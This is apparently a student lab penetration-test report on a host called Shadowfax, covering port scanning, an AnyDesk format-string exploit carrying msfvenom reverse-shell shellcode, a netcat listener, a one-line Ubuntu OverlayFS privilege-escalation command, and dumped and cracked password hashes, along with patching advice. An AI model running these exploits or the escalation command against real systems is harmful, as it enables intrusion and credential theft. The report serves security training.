Executive Report

Exploiting Target Shadowfax

(10.0.6.52)

Big Money Inc.

TEL:819-1280
EMAIL:bigmoney@hotmail.com
MEMBERS: David Thomsen // Robert Segee // Zachary Morris

Table of Contents

Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

Executive Summary

Shadowfax was first able to be accessed by gaining access to Rivendell via Wordpress Plugin Vulnerabilities. There is an exploit for this version of wordpress that allows the malicious creation of an admin account, granting full access to the back end of the webpage. This allowed credentials of Elrond(Rivendell SSH user) to be gathered and changed in order to create a foothold within Shadowfax.

Shadowfax has a known exploit through Anydesk, where attackers are able to perform remote code execution by opening a reverse shell on the UDP port 50001. This was done by crafting shellcode used for a buffer overflow attack which would allow for a reverse shell to be opened on Shadowfax from Rivendell where a listening port was established. Once this exploit was run, Big Money was able to access the **theoden** account where it is possible to pivot to other exploits for privilege escalation. In the Ubuntu kernel on Shadowfax, there is a built-in process known as GameOverlay where unprivileged accounts are able to escalate privileges. This exploit involves running a string of commands which when run will skip permission checking allowing attackers to elevate to a root account.

Objective

The objective is to conduct a penetration test on *shadowfax.rivendell.org*. Shadowfax is located on the *RIVENDELL* network which requires first gaining access to *fw-rivendell*. We were tasked with leveraging vulnerabilities found across both systems and network in order to elevate access up to administrator's access.

Recommendations

I would recommend a few solutions or possible deterrents to stop this type of attack happening in an uncontrolled environment.

1. If it is recommended within an executive report to change credentials of machines with known exploits, please follow their recommendations, as we were able to get back into the Rivendell network without any issues.
2. It is recommended that in order to prevent remote code execution is to upgrade anydesk to the latest version. Anydesk has a list of known vulnerabilities associated with different CVEs. Upgrading to the latest version would make shadowfax much more secure.
3. Across many different versions of Ubuntu, gameoverlay persists as a vulnerability. To patch the vulnerability it is required to change the permissions on kernel as follows:
    - sudo sysctl -w kernel.unprivileged_userns_clone=0
    - echo kernel.unprivileged_userns_clone=0 | sudo tee /etc/sysctl.d/99-disable-unpriv-userns.conf

Exploitation of Rivendell

We used the credentials that were gathered as part of the Boromir Report in order to pivot to Shadowfax on the Rivendell Network.

Network Access: fw-rivendell.shire.org // 10.0.5.250

Exploitation of Shadowfax

Target: shadowfax.rivendell.org // 10.0.6.52:

NMAP:

In order to figure out what ports to NMAP, we had to do a quick scan of which ports were open and actively used for services.


```
elrond@wp-rivendell:~$ nc -zv 10.0.6.52 1-65535 2>&1 | grep succeeded
Connection to 10.0.6.52 22 port [tcp/ssh] succeeded!
Connection to 10.0.6.52 7070 port [tcp/*] succeeded!
Connection to 10.0.6.52 34135 port [tcp/*] succeeded!
elrond@wp-rivendell:~$
```

```
┌──(micah㉿kali)-[~]
└─$ nmap -Pn 10.0.6.52 -p 7070
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 18:59 EDT
Nmap scan report for 10.0.6.52
Host is up (0.0044s latency).

PORT     STATE    SERVICE
7070/tcp filtered realserver

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

┌──(micah㉿kali)-[~]
└─$
```




A tunnel was necessary in order to utilize open ssl and investigate the realserver. This revealed an application called AnyDesk, which is wherein the vulnerability lies.

AnyDesk Foothold

Exploit used: https://www.exploit-db.com/exploits/49613

This exploit was a bit complicated and much error was encountered, but I believe that it was due to technical difficulties as well as minor issues. One main issue was the conversion from python2 to python3. Linked HERE is the pastebin for the updated file that was used.

The first step was to download the file locally to the attacker machine. Within this file, there is another msfvenom command, necessary to create the overflow shellcode.



This must be run, with the new shellcode replacing the old shellcode in the exploit.

```
#!/usr/bin/env python
import struct
import socket
import sys

ip = '10.0.6.52'
port = 50001

def gen_discover_packet(ad_id, os, hn, user, inf, func):
    d  = bytes([0x3e, 0xd1, 0x1])
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += bytes([0x2, os])
    d += struct.pack('>I', len(hn)) + hn.encode('latin1')
    d += struct.pack('>I', len(user)) + user.encode('latin1')
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf.encode('latin1')
    d += bytes([0])
    d += struct.pack('>I', len(func)) + func.encode('latin1')
    d += bytes([0x2, 0xc3, 0x51])
    return d

# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.y.y LPORT=4444 -b "\x00\x25\x26"
-f python -v shellcode

shellcode =  b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\xe8\xbd\x5a"
shellcode += b"\x9f\xe2\x44\x76\x34\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x82\x94\x02\x06\x88"
shellcode += b"\x46\x29\x5e\xe9\xe3\x55\x9a\xaa\xd3\x3e\x8d"
shellcode += b"\xea\xbd\x40\x95\xe8\x44\x70\x06\xb9\xf5\xd3"
shellcode += b"\x79\x88\x54\x2c\x5e\xc2\xe5\x55\x9a\x88\x47"
shellcode += b"\x28\x7c\x17\x73\x30\xbe\xba\x4b\x73\x41\x1e"
shellcode += b"\xd7\x61\xc7\x7b\x0c\xcd\x1b\x8a\xd4\x34\xb0"
shellcode += b"\x91\x2c\x76\x67\xa0\x34\xbd\xcd\xb5\x0c\xff"
shellcode += b"\xd2\xe7\xb8\x5a\x9f\xe2\x44\x76\x34"

shellcode_str = "".join([chr(b) for b in shellcode])  # Convert bytes to a string

print('sending payload ...')
p = gen_discover_packet(4919, 1, '\x85\xfe%1$*1$x%18x%165$ln' + shellcode_str, '\x85\xfe%
18472249x%93$ln', 'ad', 'main')
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(p, (ip, port))
s.close()
print('reverse shell should connect within 5 seconds')
```

Shadowfax IP

UDP AnyDesk Port

New Shellcode

Then this file must be run alongside a listener in order to catch the shell that will be created. The port should be the same as the one run in the msfvenom command, which is port 6666 in this case.

```
elrond@wp-rivendell:~$ python3 david.py
sending payload ...
reverse shell should connect within 5 seconds
elrond@wp-rivendell:~$
```


```
elrond@wp-rivendell:~$ nc -nvlp 6666
Listening on 0.0.0.0 6666
Connection received on 10.0.6.52 40438
whoami
theoden
cat user-flag.txt
"2fdd71d0-fff2-4ccd-af07-934addfb21f0"
```

Privilege Escalation

Exploit used: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629

Python3 Translation File:
https://github.com/dthomsen116/SEC-480/blob/main/david.py

This exploit, as explained in the summary, utilizes an issue within the Ubuntu Kernel which allows unprivileged users to escalate to root through a command that skips permissions checks.



By running the command shown in the screenshot above, attackers are able to bypass privileged permissions and gain access to the root account.


```
Unset

unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
```

Additional Information

Passwords (theoden, root):

As root, two files are able to be accessed containing hashed passwords, /etc/passwd, and /etc/shadow.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/n
ologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:
/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbi
n/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/
sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:
/bin/false
whoopsie:x:111:117::/nonexistent:/bin/false
kernoops:x:112:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:113:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:114:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:115:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologi
n
colord:x:116:123:colord colour management daemon,,,:/var/lib/colord:/usr/sb
in/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:119:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:120:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
deployer:x:1000:1000:deployer,,,:/home/deployer:/bin/bash
sshd:x:121:65534::/run/sshd:/usr/sbin/nologin
theoden:x:1001:1001::/home/theoden:/bin/bash
```

After exporting these, we were able to unshadow this file to create the unshadowed hash to be used in cracking with HashCat.


Unset


```
## Unshadow.txt ##

root:$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy1O5cTINRTDL60GNVloXDVtQgGBw5UkjkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:0:0:root:/root:/bin/bash

theoden:$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2QpdnvRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1UO5Kpw6w0LDu0:1001:1001::/home/theoden:/bin/bash
```

With this file put into Hashcat, these passwords were able to be cracked and utilized for making unauthorized connections via SSH.





Unset

theoden::6Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2QpdnvRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1UO5Kpw6w0LDu0:**eowyn_rohan**

root::6xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy1O5cTINRTDL60GNVloXDVtQgGBw5UkjkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:**rohirrim**